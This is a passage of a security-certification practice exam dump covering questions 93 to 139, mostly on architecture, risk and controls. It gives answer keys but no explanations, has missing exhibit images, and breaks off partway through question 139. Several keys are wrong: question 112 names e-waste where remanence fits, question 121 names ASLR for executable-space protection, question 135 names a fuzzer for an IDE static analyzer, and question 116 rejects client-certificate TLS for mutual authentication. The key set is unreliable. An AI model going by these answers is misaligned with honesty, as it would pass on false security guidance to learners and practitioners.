
Explanation/Reference:


QUESTION 93
Click on the exhibit buttons to view the four messages.


Message 1 | **Message 2**

Message 3 | **Message 4**









A security architect is working with a project team to deliver an important service that stores and processes customer banking details. The project, internally known as ProjectX, is due to launch its first set of features publicly within a week, but the team has not been able to implement encryption-at-rest of the customer records. The security architect is drafting an escalation email to senior leadership.

Which of the following BEST conveys the business impact for senior leadership?

A. Message 1
B. Message 2
C. Message 3
D. Message 4

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
As a result of an acquisition, a new development team is being integrated into the company. The development team has BYOD laptops with IDEs installed, build servers, and code repositories that utilize SaaS. To have the team up and running effectively, a separate Internet connection has been procured.

A stand up has identified the following additional requirements:

1. Reuse of the existing network infrastructure
2. Acceptable use policies to be enforced
3. Protection of sensitive files
4. Access to the corporate applications

Which of the following solution components should be deployed to BEST meet the requirements? (Select three.)

A. IPSec VPN
B. HIDS
C. Wireless controller
D. Rights management
E. SSL VPN
F. NAC
G. WAF
H. Load balancer

Correct Answer: DEF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
A security architect is designing a system to satisfy user demand for reduced transaction time, increased security and message integrity, and improved cryptographic security. The resultant system will be used in an environment with a broad user base where many asynchronous transactions occur every minute and must be publicly verifiable.

Which of the following solutions BEST meets all of the architect's objectives?

A. An internal key infrastructure that allows users to digitally sign transaction logs

B. An agreement with an entropy-as-a-service provider to increase the amount of randomness in generated keys.
C. A publicly verified hashing algorithm that allows revalidation of message integrity at a future date.
D. An open distributed transaction ledger that requires proof of work to append entries.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
A user asks a security practitioner for recommendations on securing a home network. The user recently purchased a connected home assistant and multiple IoT devices in an effort to automate the home. Some of the IoT devices are wearables, and other are installed in the user's automobiles. The current home network is configured as a single flat network behind an ISP-supplied router. The router has a single IP address, and the router performs NAT on incoming traffic to route it to individual devices.

Which of the following security controls would address the user's privacy concerns and provide the BEST level of security for the home network?

A. Ensure all IoT devices are configured in a geofencing mode so the devices do not work when removed from the home network. Disable the home assistant unless actively using it, and segment the network so each IoT device has its own segment.
B. Install a firewall capable of cryptographically separating network traffic, require strong authentication to access all IoT devices, and restrict network access for the home assistant based on time-of-day restrictions.
C. Segment the home network to separate network traffic from users and the IoT devices, ensure security settings on the home assistant support no or limited recording capability, and install firewall rules on the router to restrict traffic to the home assistant as much as possible.
D. Change all default passwords on the IoT devices, disable Internet access for the IoT devices and the home assistant, obtain routable IP addresses for all devices, and implement IPv6 and IPSec protections on all network traffic.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
An enterprise with global sites processes and exchanges highly sensitive information that is protected under several countries' arms trafficking laws. There is new information that malicious nation-state-sponsored activities are targeting the use of encryption between the geographically disparate sites. The organization currently employs ECDSA and ECDH with P-384, SHA-384, and AES-256-GCM on VPNs between sites.

Which of the following techniques would MOST likely improve the resilience of the enterprise to attack on cryptographic implementation?

A. Add a second-layer VPN from a different vendor between sites.
B. Upgrade the cipher suite to use an authenticated AES mode of operation.
C. Use a stronger elliptic curve cryptography algorithm.
D. Implement an IDS with sensors inside (clear-text) and outside (cipher-text) of each tunnel between sites.
E. Ensure cryptography modules are kept up to date from vendor supplying them.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
The government is concerned with remote military missions being negatively being impacted by the use of technology that may fail to protect operational security. To remediate this concern, a number of solutions have been implemented, including the following:

- End-to-end encryption of all inbound and outbound communication, including personal email and chat sessions that allow soldiers to securely communicate with families.
- Layer 7 inspection and TCP/UDP port restriction, including firewall rules to only allow TCP port 80 and 443 and approved applications
- A host-based whitelist of approved websites and applications that only allow mission-related tools and sites
- The use of satellite communication to include multiple proxy servers to scramble the source IP address

Which of the following is of MOST concern in this scenario?

A. Malicious actors intercepting inbound and outbound communication to determine the scope of the mission
B. Family members posting geotagged images on social media that were received via email from soldiers
C. The effect of communication latency that may negatively impact real-time communication with mission control
D. The use of centrally managed military network and computers by soldiers when communicating with external parties

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
An engineer needs to provide access to company resources for several offshore contractors. The contractors require:

- Access to a number of applications, including internal websites
- Access to database data and the ability to manipulate it
- The ability to log into Linux and Windows servers remotely

Which of the following remote access technologies are the BEST choices to provide all of this access securely? (Choose two.)

A. VTC
B. VRRP
C. VLAN
D. VDI
E. VPN
F. Telnet

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
A project manager is working with a team that is tasked to develop software applications in a structured environment and host them in a vendor's cloud-based infrastructure. The organization will maintain responsibility for the software but will not manage the underlying server applications. Which of the following does the organization plan to leverage?

A. SaaS
B. PaaS
C. IaaS
D. Hybrid cloud
E. Network virtualization

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
During the deployment of a new system, the implementation team determines that APIs used to integrate the new system with a legacy system are not functioning properly. Further investigation shows there is a misconfigured encryption algorithm used to secure data transfers between systems. Which of the following should the project manager use to determine the source of the defined algorithm in use?

A. Code repositories
B. Security requirements traceability matrix
C. Software development lifecycle
D. Data design diagram
E. Roles matrix
F. Implementation guide

Correct Answer: F
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102
An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

A. Port security
B. Rogue device detection
C. Bluetooth
D. GPS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103

A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

A. Reconfigure the firewall to block external UDP traffic.
B. Establish a security baseline on the IDS.
C. Block echo reply traffic at the firewall.
D. Modify the edge router to not forward broadcast traffic.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
An administrator is working with management to develop policies related to the use of the cloud-based resources that contain corporate data. Management plans to require some control over organizational data stored on personal devices, such as tablets. Which of the following controls would BEST support management's policy?

A. MDM
B. Sandboxing
C. Mobile tokenization
D. FDE
E. MFA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105
Users have been reporting unusual automated phone calls, including names and phone numbers, that appear to come from devices internal to the company. Which of the following should the systems administrator do to BEST address this problem?

A. Add an ACL to the firewall to block VoIP.
B. Change the settings on the phone system to use SIP-TLS.

C. Have the phones download new configurations over TFTP.
D. Enable QoS configuration on the phone VLAN.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106
A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:

TCP 80 open
TCP 443 open
TCP 1434 filtered

The penetration tester then used a different tool to make the following requests:

GET / script/login.php?token=45$MHT000MND876
GET / script/login.php?token=@#984DCSPQ%091DF

Which of the following tools did the penetration tester use?

A. Protocol analyzer
B. Port scanner
C. Fuzzer
D. Brute forcer
E. Log analyzer
F. HTTP interceptor

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
A security analyst has been asked to create a list of external IT security concerns, which are applicable to the organization. The intent is to show the different types

of external actors, their attack vectors, and the types of vulnerabilities that would cause business impact. The Chief Information Security Officer (CISO) will then present this list to the board to request funding for controls in areas that have insufficient coverage.

Which of the following exercise types should the analyst perform?

A. Summarize the most recently disclosed vulnerabilities.
B. Research industry best practices and latest RFCs.
C. Undertake an external vulnerability scan and penetration test.
D. Conduct a threat modeling exercise.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
In the past, the risk committee at Company A has shown an aversion to even minimal amounts of risk acceptance. A security engineer is preparing recommendations regarding the risk of a proposed introducing legacy ICS equipment. The project will introduce a minor vulnerability into the enterprise. This vulnerability does not significantly expose the enterprise to risk and would be expensive against.

Which of the following strategies should the engineer recommended be approved FIRST?

A. Avoid
B. Mitigate
C. Transfer
D. Accept

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
A company has adopted and established a continuous-monitoring capability, which has proven to be effective in vulnerability management, diagnostics, and mitigation. The company wants to increase the likelihood that it is able to discover and therefore respond to emerging threats earlier in the life cycle.

Which of the following methodologies would BEST help the company to meet this objective? (Choose two.)

A. Install and configure an IPS.
B. Enforce routine GPO reviews.
C. Form and deploy a hunt team.
D. Institute heuristic anomaly detection.
E. Use a protocol analyzer with appropriate connectors.

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
An organization has recently deployed an EDR solution across its laptops, desktops, and server infrastructure. The organization's server infrastructure is deployed in an IaaS environment. A database within the non-production environment has been misconfigured with a routable IP and is communicating with a command and control server.

Which of the following procedures should the security responder apply to the situation? (Choose two.)

A. Contain the server.
B. Initiate a legal hold.
C. Perform a risk assessment.
D. Determine the data handling standard.
E. Disclose the breach to customers.
F. Perform an IOC sweep to determine the impact.

Correct Answer: BF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
As part of the development process for a new system, the organization plans to perform requirements analysis and risk assessment. The new system will replace a legacy system, which the organization has used to perform data analytics. Which of the following is MOST likely to be part of the activities conducted by

management during this phase of the project?

A. Static code analysis and peer review of all application code
B. Validation of expectations relating to system performance and security
C. Load testing the system to ensure response times is acceptable to stakeholders
D. Design reviews and user acceptance testing to ensure the system has been deployed properly
E. Regression testing to evaluate interoperability with the legacy system during the deployment

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
A system owner has requested support from data owners to evaluate options for the disposal of equipment containing sensitive data. Regulatory requirements state the data must be rendered unrecoverable via logical means or physically destroyed. Which of the following factors is the regulation intended to address?

A. Sovereignty
B. E-waste
C. Remanence
D. Deduplication

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
During a criminal investigation, the prosecutor submitted the original hard drive from the suspect's computer as evidence. The defense objected during the trial proceedings, and the evidence was rejected. Which of the following practices should the prosecutor's forensics team have used to ensure the suspect's data would be admissible as evidence? (Select TWO.)

A. Follow chain of custody best practices
B. Create an identical image of the original hard drive, store the original securely, and then perform forensics only on the imaged drive.
C. Use forensics software on the original hard drive and present generated reports as evidence

D. Create a tape backup of the original hard drive and present the backup as evidence
E. Create an exact image of the original hard drive for forensics purposes, and then place the original back in service

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
An organization just merged with an organization in another legal jurisdiction and must improve its network security posture in ways that do not require additional resources to implement data isolation. One recommendation is to block communication between endpoint PCs. Which of the following would be the BEST solution?

A. Installing HIDS
B. Configuring a host-based firewall
C. Configuring EDR
D. Implementing network segmentation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
After several industry comnpetitors suffered data loss as a result of cyebrattacks, the Chief Operating Officer (COO) of a company reached out to the information security manager to review the organization's security stance. As a result of the discussion, the COO wants the organization to meet the following criteria:

- Blocking of suspicious websites
- Prevention of attacks based on threat intelligence
- Reduction in spam
- Identity-based reporting to meet regulatory compliance
- Prevention of viruses based on signature
- Protect applications from web-based threats

Which of the following would be the BEST recommendation the information security manager could make?

A. Reconfigure existing IPS resources

B. Implement a WAF
C. Deploy a SIEM solution
D. Deploy a UTM solution
E. Implement an EDR platform

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
A company's chief cybersecurity architect wants to configure mutual authentication to access an internal payroll website. The architect has asked the administration team to determine the configuration that would provide the best defense against MITM attacks. Which of the following implementation approaches would BEST support the architect's goals?

A. Utilize a challenge-response prompt as required input at username/password entry.
B. Implement TLS and require the client to use its own certificate during handshake.
C. Configure a web application proxy and institute monitoring of HTTPS transactions.
D. Install a reverse proxy in the corporate DMZ configured to decrypt TLS sessions.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
A company is not familiar with the risks associated with IPv6. The systems administrator wants to isolate IPv4 from IPv6 traffic between two different network segments. Which of the following should the company implement? (Select TWO)

A. Use an internal firewall to block UDP port 3544.
B. Disable network discovery protocol on all company routers.
C. Block IP protocol 41 using Layer 3 switches.
D. Disable the DHCPv6 service from all routers.
E. Drop traffic for ::/0 at the edge firewall.

F. Implement a 6in4 proxy server.

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
With which of the following departments should an engineer for a consulting firm coordinate when determining the control and reporting requirements for storage of sensitive, proprietary customer information?

A. Human resources
B. Financial
C. Sales
D. Legal counsel

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 119
The Chief Executive Officers (CEOs) from two different companies are discussing the highly sensitive prospect of merging their respective companies together. Both have invited their Chief Information Officers (CIOs) to discern how they can securely and digitally communicate, and the following criteria are collectively determined:

- Must be encrypted on the email servers and clients
- Must be OK to transmit over unsecure Internet connections

Which of the following communication methods would be BEST to recommend?

A. Force TLS between domains.
B. Enable STARTTLS on both domains.
C. Use PGP-encrypted emails.
D. Switch both domains to utilize DNSSEC.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 120
A bank is initiating the process of acquiring another smaller bank. Before negotiations happen between the organizations, which of the following business documents would be used as the FIRST step in the process?

A. MOU
B. OLA
C. BPA
D. NDA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 121
A company wants to confirm sufficient executable space protection is in place for scenarios in which malware may be attempting buffer overflow attacks. Which of the following should the security engineer check?

A. NX/XN
B. ASLR
C. strcpy
D. ECC

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 122
Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in secure environment?

A. NDA
B. MOU
C. BIA
D. SLA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 123
Developers are working on anew feature to add to a social media platform. Thew new feature involves users uploading pictures of what they are currently doing. The data privacy officer (DPO) is concerned about various types of abuse that might occur due to this new feature. The DPO state the new feature cannot be released without addressing the physical safety concerns of the platform's users. Which of the following controls would BEST address the DPO's concerns?

A. Increasing blocking options available to the uploader
B. Adding a one-hour delay of all uploaded photos
C. Removing all metadata in the uploaded photo file
D. Not displaying to the public who uploaded the photo
E. Forcing TLS for all connections on the platform

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
A security technician receives a copy of a report that was originally sent to the board of directors by the Chief Information Security Officer (CISO). The report outlines the following KPI/KRI data for the last 12 months:

Month	AV Fleet Coverage	AV Signature Updated	Detected Phishing Attempts	Infected Systems	Threat Landscape Rating	Nember of Open Security Incidents
January	30%	100%	40	26	High	40
February	20%	100%	8	4	Low	40
March	40%	100%	2	3	Low	30
April	50%	98%	17	12	Medium	30
May	90%	98%	40	5	Low	20
June	95%	98%	10	13	Medium	30
July	95%	98%	25	13	Medium	30
August	95%	96%	8	15	Medium	40
September	95%	90%	9	10	Medium	50
October	95%	90%	20	4	Low	65
November	95%	98%	17	7	Low	75
December	95%	100%	5	22	High	85

Which of the following BEST describes what could be interpreted from the above data?

A. 1. AV coverage across the fleet improved
   2. There is no correlation between infected systems and AV coverage.
   3. There is no correlation between detected phishing attempts and infected systems
   4. A correlation between threat landscape rating and infected systems appears to exist.
   5. Effectiveness and performance of the security team appears to be degrading.

B. 1. AV signature coverage has remained consistently high
   2. AV coverage across the fleet improved
   3. A correlation between phishing attempts and infected systems appears to exist
   4. There is a correlation between the threat landscape rating and the security team's performance.

5. There is no correlation between detected phishing attempts and infected systems

C. 1. There is no correlation between infected systems and AV coverage
2. AV coverage across the fleet improved
3. A correlation between phishing attempts and infected systems appears to exist
4. There is no correlation between the threat landscape rating and the security team's performance.
5. There is a correlation between detected phishing attempts and infected systems

D. 1. AV coverage across the fleet declined
2. There is no correlation between infected systems and AV coverage.
3. A correlation between phishing attempts and infected systems appears to exist
4. There is no correlation between the threat landscape rating and the security team's performance
5. Effectiveness and performance of the security team appears to be degrading.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125
A Chief Information Security Officer (CISO) is reviewing the controls in place to support the organization's vulnerability management program. The CISO finds patching and vulnerability scanning policies and procedures are in place. However, the CISO is concerned the organization is siloed and is not maintaining awareness of new risks to the organization. The CISO determines systems administrators need to participate in industry security events. Which of the following is the CISO looking to improve?

A. Vendor diversification
B. System hardening standards
C. Bounty programs
D. Threat awareness
E. Vulnerability signatures

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126
Within the past six months, a company has experienced a series of attacks directed at various collaboration tools. Additionally, sensitive information was

compromised during a recent security breach of a remote access session from an unsecure site. As a result, the company is requiring all collaboration tools to comply with the following:

- Secure messaging between internal users using digital signatures
- Secure sites for video-conferencing sessions
- Presence information for all office employees
- Restriction of certain types of messages to be allowed into the network.

Which of the following applications must be configured to meet the new requirements? (Select TWO.)

A. Remote desktop
B. VoIP
C. Remote assistance
D. Email
E. Instant messaging
F. Social media websites

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 127
After the departure of a developer under unpleasant circumstances, the company is concerned about the security of the software to which the developer has access. Which of the following is the BEST way to ensure security of the code following the incident?

A. Hire an external red team to conduct black box testing
B. Conduct a peer review and cross reference the SRTM
C. Perform white-box testing on all impacted finished products
D. Perform regression testing and search for suspicious code

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128
A software company is releasing a new mobile application to a broad set of external customers. Because the software company is rapidly releasing new features, it has built in an over-the-air software update process that can automatically update the application at launch time. Which of the following security controls should be recommended by the company's security architect to protect the integrity of the update process? (Choose two.)

A. Validate cryptographic signatures applied to software updates
B. Perform certificate pinning of the associated code signing key
C. Require HTTPS connections for downloads of software updates
D. Ensure there are multiple download mirrors for availability
E. Enforce a click-through process with user opt-in for new features

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 129
A Chief Information Security Officer (CISO) is developing a new BIA for the organization. The CISO wants to gather requirements to determine the appropriate RTO and RPO for the organization's ERP. Which of the following should the CISO interview as MOST qualified to provide RTO/RPO metrics?

A. Data custodian
B. Data owner
C. Security analyst
D. Business unit director
E. Chief Executive Officer (CEO)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130
A Chief Information Security Officer (CISO) requests the following external hosted services be scanned for malware, unsecured PII, and healthcare data:
- Corporate intranet site

- Online storage application
- Email and collaboration suite

Security policy also is updated to allow the security team to scan and detect any bulk downloads of corporate data from the company's intranet and online storage site. Which of the following is needed to comply with the corporate security policy and the CISO's request?

A. Port scanner
B. CASB
C. DLP agent
D. Application sandbox
E. SCAP scanner

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 131
Several recent ransomware outbreaks at a company have cost a significant amount of lost revenue. The security team needs to find a technical control mechanism that will meet the following requirements and aid in preventing these outbreaks:

- Stop malicious software that does not match a signature
- Report on instances of suspicious behavior
- Protect from previously unknown threats
- Augment existing security capabilities

Which of the following tools would BEST meet these requirements?

A. Host-based firewall
B. EDR
C. HIPS
D. Patch management

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132
A company that has been breached multiple times is looking to protect cardholder data. The previous undetected attacks all mimicked normal administrative-type behavior. The company must deploy a host solution to meet the following requirements:

- Detect administrative actions
- Block unwanted MD5 hashes
- Provide alerts
- Stop exfiltration of cardholder data

Which of the following solutions would BEST meet these requirements? (Choose two.)

A. AV
B. EDR
C. HIDS
D. DLP
E. HIPS
F. EFS

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 133
A security engineer is employed by a hospital that was recently purchased by a corporation. Throughout the acquisition process, all data on the virtualized file servers must be shared by departments within both organizations. The security engineer considers data ownership to determine:

A. the amount of data to be moved.
B. the frequency of data backups.
C. which users will have access to which data
D. when the file server will be decommissioned

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 134
A security analyst is reviewing the following packet capture of communication between a host and a company's router:

```
1 192.168.1.10 -> 10.5.10.1 icmp echo request 33 bytes sent ABCDEFGHIJKLMNOPQRSTUVWXYZ
2 10.5.10.1 -> 192.168.1.10 icmp echo reply 34 bytes sent ABCDEFGHIJKLMNOPQRSTUVWXYZA%MDKF8
```

Which of the following actions should the security analyst take to remove this vulnerability?

A. Update the router code
B. Implement a router ACL
C. Disconnect the host from the network
D. Install the latest antivirus definitions
E. Deploy a network-based IPS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 135
A development team is testing an in-house-developed application for bugs. During the test, the application crashes several times due to null pointer exceptions. Which of the following tools, if integrated into an IDE during coding, would identify these bugs routinely?

A. Issue tracker
B. Static code analyzer
C. Source code repository
D. Fuzzing utility

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136
A legacy web application, which is being used by a hospital, cannot be upgraded for 12 months. A new vulnerability is found in the legacy application, and the networking team is tasked with mitigation. Middleware for mitigation will cost $100,000 per year. Which of the following must be calculated to determine ROI? (Choose two.)

A. ALE
B. RTO
C. MTBF
D. ARO
E. RPO

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 137
A security engineer is assisting a developer with input validation, and they are studying the following code block:

```
string accountIdRegexp = "TODO, help!";
private static final Pattern accountIdPattern = Pattern.compile
("accountIdRegexp");
String accountId = request.getParameter("accountNumber");
if (!accountIdPattern.matcher(accountId).matches() {
      System.out.println("account ID format incorrect");
} else {
      // continue
}
```

The security engineer wants to ensure strong input validation is in place for customer-provided account identifiers. These identifiers are ten-digit numbers. The developer wants to ensure input validation is fast because a large number of people use the system.

Which of the following would be the BEST advice for the security engineer to give to the developer?

A. Replace code with Java-based type checks
B. Parse input into an array
C. Use regular expressions
D. Canonicalize input into string objects before validation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 138
A systems administrator receives an advisory email that a recently discovered exploit is being used in another country and the financial institutions have ceased operations while they find a way to respond to the attack. Which of the following BEST describes where the administrator should look to find information on the attack to determine if a response must be prepared for the systems? (Choose two.)

A. Bug bounty websites
B. Hacker forums
C. Antivirus vendor websites
D. Trade industry association websites
E. CVE database
F. Company's legal department

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 139
A security assessor is working with an organization to review the policies and procedures associated with managing the organization's virtual infrastructure. During a review of the virtual environment, the assessor determines the organization is using servers to provide more than one primary function, which violates a regulatory requirement. The assessor reviews hardening guides and determines policy allows for this configuration. It would be MOST appropriate for the assessor to advise the organization to:

A. segment dual-purpose systems on a hardened network segment with no external access
B. assess the risks associated with accepting non-compliance with regulatory requirements

C. update system implementation procedures to comply with regulations
